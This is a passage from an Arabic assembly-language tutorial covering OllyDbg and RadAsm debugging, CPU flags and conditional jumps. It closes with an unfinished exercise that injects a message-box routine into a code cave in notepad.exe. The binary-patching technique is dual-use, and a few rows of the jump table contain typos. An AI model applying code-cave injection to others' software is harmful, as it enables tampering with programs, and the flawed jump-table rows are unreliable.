تعلم الأسمبلي 32Bit

محمد فاروق فايد

(الجزء الثاني)

Email: Muhammad.Fayed@hotmail.com

Phone: 0115325678 / 0110501575

بسم الله الرحمن الرحيم

الحمد لله رب العالمين والصلاة والسلام علي اشرف الأنبياء والمرسلين سيدنا محمد أما بعد ..

كنت منذ عام 2006 أفكر في عمل كتاب شامل لتعلم الأسمبلي 32 بت موجه نحو حديثي العهد بهذه اللغة .. ومن يريد تعلمها ولكنه لم يستطع ذلك لأسباب عديدة علي رأسها .. افتقار المحتوي العربي لدروس مسلسلة ومبسطة إلي أقصي درجة .. ولم أفكر في القيام بذلك جديا سوي في نهاية 2008 .. وحينها كنت أضيف إليه كل بضعة أيام شيئا ما .. ولكنه توقف عدة مرات لأسباب عديدة .. أخرها لمدة سنة كاملة نظرا لقبولي ولله الحمد في الكورس التدريبي لمعهد ITI (تحية خاصة لـ Intake30 المنصورة Big ups) وكنت أفكر في نشره علي شبكة الانترنت للقاريء العربي قبل عام .. ولكن قلت لنفسي أنتظر قليلا حتي تجعله أشمل وتضيف إليه موضوعات شيقة أخري كنت أود الخوض فيها .. ولكن يبدو أنه كلما تأخر المرء ازداد كسلا عن ما سبق .. ولابد أن تأتي دائما دماء جديدة لتدفع العجلة كل حين وأخر ...

ولهذا أكتفي ها هنا نظرا لظروف العمل والوقت الغير كافي لدراسة التقنيات الجديدة التي تتحفنا بها الشركات كل يوم .. وأترك الأمر لمن يأتي ويكمل ... وسأكون سعيدا لو أنه تعلم شيئا ولو بسيطا من هذا الكتاب.

وقد قمت بتقسيم هذا الكتاب إلي جزئين كي يسهل تصفحه وأرفق بين يديك الآن الجزء الثاني.

فقط نقطة أخيرة .. وهي بخصوص الـ Credits .. فقد اعتمدت أثناء تعلمي لهذه اللغة علي دروس كلا من Iczelion و Thomas وأشخاص غيرهم قد نسيتهم للأسف .. وأخيرا مقالات كلا من JAAS وأحمد غريب في موقع الفريق العربي للبرمجة .. الأثنان لهم جزيل الشكر قد دفعوني دفعا لتعلمها دون أن يدروا .. والشكر العميق كذلك لأخي أحمد الذي علمني كتابة البرامج ووضعني علي هذا الطريق.. وفي النهاية أشكر وأحمد الله علي خروج هذا العمل إلي النور واسألكم خير الدعاء.

محمد فاروق
أغسطس - 2010



الفصل الأول

التنقيح وأدوات مساعدة

Debugging & Helpful Tools

1 - التنقيح في RadAsm
2 - برنامج Olly Debugger
3 - برنامج CFF Explorer
4 - أدوات أخري


1- التنقيح في RadAsm

يقصد بالتنقيح Debugging هو عملية تتبع أوامر البرنامج عبر برنامج يدعي المنقح debugger .. ويساعد برنامج المنقح علي معرفة الأوامر التي يتم تنفيذها بلغة الأسمبلي .. ومعرفة قيم المسجلات عند تنفيذ أمر ما .. واستعراض المكدس .. وكشف وتحليل الملف التنفيذي.. والتغيير في شفرته ويساعد غالبا علي تصحيح الأخطاء .. وأشياء أخري عديدة.


ويتيح RadAsm خاصية التنقيح مدمجة مع بيئة التطوير وذلك علي الشفرة الموجودة بالملفات المصدرية.. ولعمل مثل هذا التنقيح فيجب تضمين ملف التعريف التالي :

```
include C:\RadASM\masm\inc\radbg.inc
```

ثم نذهب بالمؤشر الفارة إلي السطر المراد التنقيح منه .. ونضغط علي الزرين [Alt+F8] ونلاحظ ظهور مربع أحمر علي يسار السطر.. وتطلق علي تلك العملية (وضع نقطة توقف-set a breakpoint).



ونقوم بتشغيل البرنامج وعند الوصول التنفيذ إلي السطر الموجود به نقطة التوقف .. ستظهر النافذة التالية والتي تبين حالة المسجلات قبل تنفيذ الأمر.



نلاحظ منها مثلا أن قيمة المسجلeax هي [111h] نتيجة أن :

WM_COMMAND equ 111h


وهكذا يمكن تتبع مسار تنفيذ البرنامج وحالة المسجلات .. وتصحيح أي أخطاء لا نستطيع اكتشافها.

2 – المنقح Olly Debugger

يعتبر برنامج Ollydbg من أفضل الأدوات الموجودة حاليا لتنقيح الملفات التنفيذية علي نظام ويندوز..حيث يتميز بالسهولة والمرونة في تتبع الملفات التنفيذية .. بالإضافة إلي خصائص عديدة يتمتع بها سنكتشفها سويا بعد قليل.

لتنزيل البرنامج الإصدار الثاني من موقعه الرسمي :
http://www.ollydbg.de/

بعد تنزيله وتشغيله ستجد الواجهة الرئيسية علي الشكل التالي:




من قائمة File ستجد اختيارات :

الأول open : وهو يستخدم لفتح الملفات التنفيذيةoffline.

الثاني attach : وهو يستخدم لتحميل الملفات التنفيذية التي تعمل حاليا من الذاكرة.

نختار الاختيار الأول **open** .. ونقوم بفتح برنامج تنفيذي مثل notepad.exe وبمجرد اختياره للفتح ستظهر نافذة باسم CPU Main thread وهي تعتبر النافذة الرئيسية للبرنامج.. ويمكن عرضها عن طريق الزرين[Alt+C].

وهي علي الشكل التالي :



❶ قسم الكود الخاص بالبرنامج Code Section.

❷ نافذة المسجلات وتحتوي علي :

❸ المسجلات العامة بأنواعها.

❹ مسجل الرايات Flags.

❺ مسجلات المقاطع Segments.

❻ قسم البيانات الخاص بالبرنامج Data Section.

❼ المكدس Stack الخاص بالبرنامج.

☒ قسم الكود :

وهو يحتوي علي كود البرنامج بالكامل الذي سيتم تنفيذه.

☒ المسجلات :

وهو يحتوي علي معظم مسجلات المعالج .. ومنها مسجلات الأغراض العامة .. ومسجلات العنونة والمقاطع ومسجل الرايات..ومن المفيد هنا أن نتعرف أكثر علي مسجل الرايات .. لأنه يتحكم بمسار تنفيذ البرنامج للجمل الشرطية والتكرار .. وتستطيع منه التعرف علي نتيجة التعليمة هل تحققت أم لا.

```
C 0
P 1
A 0
Z 1
S 0
T 0
D 0
O 0
```

الراية	الاسم	الوظيفة
CF	Carry Flag	هو أكثر راية مستخدمة في مسجل الرايات ويحدد إذا كان ناتج عملية حسابية أو عملية انتقال shift نتج عنها محمولية بت bit أم لا. **مثال 1 :** mov al, FFh add al, 1 ; **CF** = 1, al=00 mov ax, 00FFh add ax, 1 ; **CF** = 0, ax=0100h **مثال 2 :** cmp ax, bx يتم هنا طرح المسجل bx من المسجل ax فإذا كان [ax>bx] فلا يتم رفع راية **CF** وتصبح قيمة الراية صفر بينما إذا كان [ax<bx] واحتاجت العملية استعارة borrow فيتم هنا رفع راية **CF** وتصبح قيمتها واحد**..** وكذلك الحال مع معظم شروط مقارنة القيم.
PF	Parity flag	علم التماثل ويتحقق من الجزء السفلي 8 بت من الرقم الناتج .. هل يحتوي علي بتات (من الواحد) زوجي أم فردي .. فمثلا إذا كان لدينا القيمة [5Bh] أي [01011011] وهو يحتوي علي 5 بتات واحد .. فيكون ناتج الراية هنا فردي ولا يتم رفع الراية بينما قيمة مثل [6Ch] أي [01101100] تحتوي علي 4 بتات واحد .. فيكون ناتح الراية هنا زوجي ويتم رفع الراية.
AF	Auxiliary carry flag	راية الحمل الإضافية وهي تستخدم للعمليات الحسابية الخاصة بالنظام العشري المشفر ثنائيا المعروف باسم BCD [Binary Coded Decimal] حيث يتم التعامل مع كل رقم أنه مكون من أربع خانات ثنائية (one nibble) مستقلة .. فمثلا القيمة العشرية [156] ستمثل بهذا النظام علي هذا النحو [0001 0101 0110] ويتيح هذا النظام تمثيل النظام العشري ثنائيا في المعالج .. وتمكين المعالج من القيام بعمليات حسابية علي قيم عشرية ويوجد تعليمات مخصصة لهذا

		النظام ولكننا لن نتناول هذه التعليمات هنا.. لإنه ليس موضوعنا.
ZF	Zero Flag	يتم رفع راية الصفر إذا كان ناتج العملية صفر والعكس ذا لم يكن الناتج صفر **مثال 1 :** mov cx, 1 sub cx, 1 ; cx=0, **ZF**=1 **مثال 2 :** cmp ax, bx يتم طرح المسجل bx من المسجل ax فإذا كان الناتج صفر أي [ax=bx] فسيتم رفع الراية **ZF** والعكس.
SF	Sign Flag	راية الإشارة يتم رفعها وتكون فيمتها واحد إذا كان ناتج العملية رقم سالب Negative .. بينما تكون قيمتها صفر إذا كان الناتج قيمة موجبة .. وكما نعرف فإن الإشارة يتم تحديدها من البت الأخير (أعلي بت هو بت الإشارة) في الرقم. **مثال 1 :** mov cx, 0 sub cx, 1 ; cx=-1, SF=1 add cx, 2 ; cx=1 , SF=0 **مثال 2:** cmp ax, bx إذا كانت ناتج طرح bx من ax هو قيمة سالبة فسيتم رفع راية SF والعكس.
TS	Trap Flag	وهي راية تحكم تتيح للمنقح أن يتتبع البرنامج بجعل المعالج ينفذ تعليمة واحدة قبل استدعاء مقاطعة ما.
DF	Direction flag	وهي راية تحكم تستخدم لتحديد اتجاه التعامل مع الذاكرة [Up or Down] وذلك أثناء التعامل مع تعليمات النصوص .. حيث توجد تعليمة لرفع تلك الراية وإنزالها .. فإذا تم رفعها فهذا يشير إلي أن التعامل مع الذاكرة سيكون من الذاكرة الأعلي إلي الأقل

backwards .. وإذا تم إنزال الراية فهذا يشير إلي أن التعامل مع الذاكرة سيكون من الذاكرة الأقل إلي الأعلي وهو الافتراضي.		
ويتم رفع راية الفيض في حالة إذا كان ناتج العملية الحسابية أصبح أكبر من الحجم المخصص لاستيعابه. **مثال :** mov al, 127 add al, 1 ; OF = 1 mov al, -128 sub al, 1 ; OF = 1	Overflow Flag	**O**F

وتعليمات القفز الشرطية تقوم باختبار الرايات السابقة تبعا لنوع التعليمة ومن ثم تنفيذ القفز أو عدم تنفيذه تبعا لقيمة الراية.

وتنقسم شروط القفز إلي ثلاث أقسام :

☒ **القسم الأول :** تعليمات القفز التي تختبر الرايات

التعليمة	الوصف	شرط الراية	تعليمات مماثلة	التعليمة المعاكسة
JC	Jump If Carry	CF = 1	JB, JNAE	JNC
JNC	Jump If No Carry	CF = 0	JNB, JAE	JC
JZ	Jump If Zero	ZF = 1	JE	JNZ
JNZ	Jump If Not Zero	ZF = 0	JNE	JZ
JS	Jump If Sign	SF = 1	-	JNS
JNS	Jump If Not Sign	SF = 0	-	JS
JO	Jump If Overflow	OF = 1	-	JNO
JNO	Jump If No Overflow	OF = 0	-	JO
JP	Jump If Parity	PF = 1	JPE	JNP
JPE	Jump If Parity Even	PF = 1	JP	JPO
JPO	Jump If Parity Odd	PF = 0	JNP	JPE
JNP	Jump If No Parity	PF = 0	JPO	JP

☒ **القسم الثاني :** تعليمات القفز للمقارنات الغير مؤشرةUnsigned


التعليمة	الوصف	شرط الراية	تعليمات مماثلة	التعليمة المعاكسة
JA	Jump If Above [>]	CF=0,ZF=0	JNBE	JNA
JNA	Jump If Not Above[!>]	CF=1 or ZF=1	JBE	JA
JBE	Jump If below or equal [<=]	CF=1 or ZF=1	JNA	JNBE
JNBE	Jump If not below or equal [!<=]	CF=0,ZF=0	JA	JBE
JB	Jump If below [<]	CF=1	JC,JNAE	JNB
JNB	Jump If not below [!<]	CF=0	JNC,JAE	JB
JAE	Jump If above or equal [>=]	CF=0	JNC,JNB	JNAE
JNAE	Jump If Not above or equal [!>=]	CF=1	JC,JB	JAE
JE	Jump If equal [=]	ZF=1	JZ	JNE
JNE	Jump If Not equal [!=]	ZF=0	JNZ	JE

☒ **القسم الثالث :** تعليمات القفز للمقارنات المؤشرةSigned

التعليمة	الوصف	شرط الراية	تعليمات مماثلة	التعليمة المعاكسة
JG	Jump If greater [>]	SF=OF or ZF=0	JNLE	JNG
JNG	Jump If Not greater than [!>]	SF!=OF or ZF=1	JLE	JG
JL	Jump If less than [<]	SF!=OF	JNGE	JNL
JNL	Jump If Not less than [!<]	SF=OS	JGE	JL
JLE	Jump If less than or equal [<=]	SF!=OS,ZF=1	JNG	JNLE
JNLE	Jump If Not less than or equal[!<=]	SF=OF or ZF=0	JG	JLE
JGE	Jump If greater than or equal [>=]	SF=OF	JNL	JNGE
JNGE	Jump If Not greater or equal [!>=]	SF!=OF	JL	JGE
JE	Jump If equal [=]	ZF=1	JZ	JNE
JNE	Jump If Not equal [!=]	ZF=0	JNZ	JE

طريقة التحكم في مسار تنفيذ البرنامج :

يوجد بالقائمة debug الأوامر التالية :






تنفيذ التعليمات سطر بسطر	F7	Step into
تنفيذ التعليمات سطر بسطر ولكن القفز فوق الروتينات الفرعية وتنفيذها مباشرة والعودة بدون القفز إليها.	F8	Step Over
تنفيذ التعليمات مباشرة بدون توقف إلا إذا صادف التنفيذ نقطة توقف breakpoint	F9	Run

ويمكن وضع نقاط توقف Breakpoints علي الأسطر عن طريق الزرF2 ..
ولإلغائها أيضا يتم الضغط علي نفس الزر.



وهذه قائمة ببعض الاختصارات المفيدة :

الاختصار	الوظيفة
Ctrl+E	يقوم بتحرير Edit بيانات السطر سواء آسكي أو بيناري
Alt+BkSp	يقوم بالتراجع Undo عن ما تم إضافتة أو تغييره أو حذفه
Ctrl+N	يظهر قائمة مهمة جدا بها جميع أسماء وعناوين الرموز المستخدمة في البرنامج

<table>
<tr><td>
</td><td></td></tr>
<tr><td>يقوم بالبحث عن جميع المراجع في الكود للعنوان المؤشر عليه فمثلا إذا أردنا معرفة مراجع RegCloseKey في الكود .. نقوم بالضغط على Ctrl+N واختيارها من نافذة الأسماء .. والضغط بزر الفارة الأيمن واختيار الأمر Find References من القائمة المنسدلة أو نضغط على Ctrl+R



وستظهر لدينا نافذة بعناوين استدعاء تلك الدالة

</td><td>Ctrl+R</td></tr>
<tr><td>البحث للأمام Search Next ويمكن استخدامه للانتقال للمرجع التالي Next Reference</td><td>Ctrl+L</td></tr>
</table>

البحث للخلف Search Reverse ويمكن استخدامه للانتقال للمرجع السابق Previous Reference	Ctrl+Sh+L
يقوم بإظهار نافذة تمكن الانتقال إلي العنوان الذي تحدده أو إلي label محدد.  	Ctrl+G
يقوم بعمل Analyse code حيث يحول الشفرة بيناري إلي بيانات وتعليمات آسمبلي	Ctrl+A
يقوم بإعادة تحميل البرنامج المراد تنقيحه مره أخري.	Ctrl+F2
يقوم بغلق البرنامج الذي يتم تنقيحه.	Alt+F2
يقوم بإظهار صندوق حواري لفتح ملف جديد.	F3
تكبير أو إرجاع حجم النافذة الحالية.	F5
يقوم بجعل نافذة البرنامج في مقدمة النوافذ topmost.	Alt+F5
يقوم بإظهار نافذة بها قائمة لجميع نقاط التوقف Breakpoints الموجودة بالبرنامج.. ويمكن التحكم بتلك النقاط عن طريق الزرين space و del .. حيث space يجعل نقطة التوقف نشطة أو غير نشطة .. وdel يقوم بحذف نقطة التوقف.	Alt+B
يقوم بإظهار نافذة بها قائمة بجميع الموديولز Modules التي يستخدمها البرنامج.	Alt+E
يقوم بإظهار نافذة Log بها معلومات إحصائية مهمة عن البرنامج.	Alt+L
يقوم بإظهار نافذة Memory Map وبها بيانات البرنامج في الذاكرة.	Alt+M
يقوم بإظهار نافذة Options للتحكم في خصائص برنامج Olly dbg.	Alt+O
يقوم بغلق برنامج Olly debugger.	Alt+X
يقوم بالانتقال إلي المرجع السابق Prev Reference	Alt+F7
يقوم بالانتقال إلي المرجع التالي Next Reference	Alt+F8
يقوم بنسخ التحديد إلي الكليبورد clipboard.	Ctrl+C
يتتبع قفزة أو استدعاء.	Enter
يظهر نافذة بها سطر الكود المجمع.	Space
يقوم بإظهار نافذة تستخدم للبحث بأكثر من صيغة (آسكي , يونيكود , بيناري).	Ctrl+B


<table>
<tr><td></td><td>
</td></tr>
<tr><td>Ctrl+F</td><td>يقوم بإظهار نافذة تستخدم للبحث عن تعليمة محددة يتم إدخالها يدويا.

</td></tr>
<tr><td>Ctrl+Ins</td><td>يقوم بنسخ التحديد الحالي بصورة بيناري Binary Copy.</td></tr>
<tr><td>Shift+Ins</td><td>يقوم بلصق ما في الحافظة من بيانات بصورة بيناري عند العنوان الحالي Binary Paste.</td></tr>
<tr><td>;</td><td>استخدام الـ semi colon يتيح إضافة تعليق علي سطر التعليمة.</td></tr>
<tr><td>:</td><td>يقوم بإضافة label عند العنوان الذي تحدده.</td></tr>
</table>

تطبيق عملي : حقن كود وتنفيذه.

1 - نقوم بتشغيل برنامج Olly debugger وفتح برنامج Notepad.exe
2 - نتصفح قسم الكود إلي أن نصل إلي منطقة غير مستغلة في قسم الكود ونجدها NULLs .. ويطلق علي تلك المنطقة Code Cave.




3 - نقوم بتحديد 10 بايتات (أي 10 عناوين) من العنوان [01008747]



4 - نضغط Ctrl+E أو بزر الفارة الأيمن علي البايتات المحددة ونختار من القائمة المنسدلة الأمر Edit ثم Binary Edit.

5 - وستظهر نافذة لتحرير الـ 10 بايتات المحددين سلفا .. نقوم بكتابة أي كلمة بهم ولتكن "HELLO" ولكن سنقوم بكتابتها يونيكود وليس آسكي وذلك لأن الدالة التي نستخدمها لعرض الرسائل MessageBoxW تستخدم الإصدار الموسع Wide لعرض رسائل لحروف نصية بكل اللغات.. والحرف في نظام اليونيكود بحجم2 بايت..والبايت الثاني سيكون بصفر.



ثم نضغط OK.

6 - بعد الضغط علي OK سنعود إلي نافذة CPU Main سنجد الـ 10 بايتات تمت إضافتهم علي النحو التالي :

```
0100873C  .  55 53 45 52  ASCII "USER32.dll",0
01008747     48           DEC EAX
01008748     0045 00      ADD BYTE PTR SS:[EBP],AL
0100874B     4C           DEC ESP
0100874C     004C00 4F    ADD BYTE PTR DS:[EAX+EAX+4F],CL
01008750     0000         ADD BYTE PTR DS:[EAX],AL
01008752     00           DB 00
01008753     00           DB 00
```

7 - نقوم بالضغط علي CTRL+A للأسطر المحددة .. أو بالضغط بزر الفارة الأيمن ونختار Analyse Code → Analysis .. وسيكون ناتج تنفيذ هذا التحليل علي النحو التالي :


```
0100873C  .  55 53 45 52  ASCII "USER32.dll",0
01008747  .  4800 4500 4C UNICODE "HELLO",0
01008753     00           DB 00
01008754     00           DB 00
```

وقام البرنامج بإلحاق بايت NULL في أخر النص ليتحدد نهايته.

8 - سنقوم الآن بكتابة كود يقوم بإظهار رسالة نصية .. وكما نعرف نقوم بدفع معاملات الدالة أولا .. فنقوم بتحديد 2 بايت بعد الكلمة HELLO .

```
0100873C  .  55 53 45 52 :ASCII "USER32.dll",0
01008747  .  4800 4500 4C UNICODE "HELLO",0
01008753     00           DB 00
01008754     00           DB 00
01008755     00           DB 00
```

9 - ثم نضغط علي حرف المسافة Space أو بالضغط بزر الفارة الأيمن واختيار الأمر Assemble.. وستظهر النافذة التالية:




10 - نقوم بدفع المعامل الأخير للدالة MessageBox وهو [PUSH 0] .. ثم نضغط علي Assemble.

```
0100873C  .  55 53 45 52 :ASCII "USER32.dll",0
01008747  .  4800 4500 4C UNICODE "HELLO",0
01008753     6A 00        PUSH 0
01008755     00           DB 00
01008756     00           DB 00
```

11 - ثم نقوم بتحديد الـ 5 بايتات التالية :

```
0100873C  .  55 53 45 52 :ASCII "USER32.dll",0
01008747  .  4800 4500 4C UNICODE "HELLO",0
01008753     6A 00        PUSH 0
01008755     00           DB 00
01008756     00           DB 00
01008757     00           DB 00
01008758     00           DB 00
01008759     00           DB 00
0100875A     00           DB 00
0100875B     00           DB 00
```

12 – ونقوم بدفع عنوان الكلمة "HELLO" وهو [01008747] كعنوان نص الرسالة.



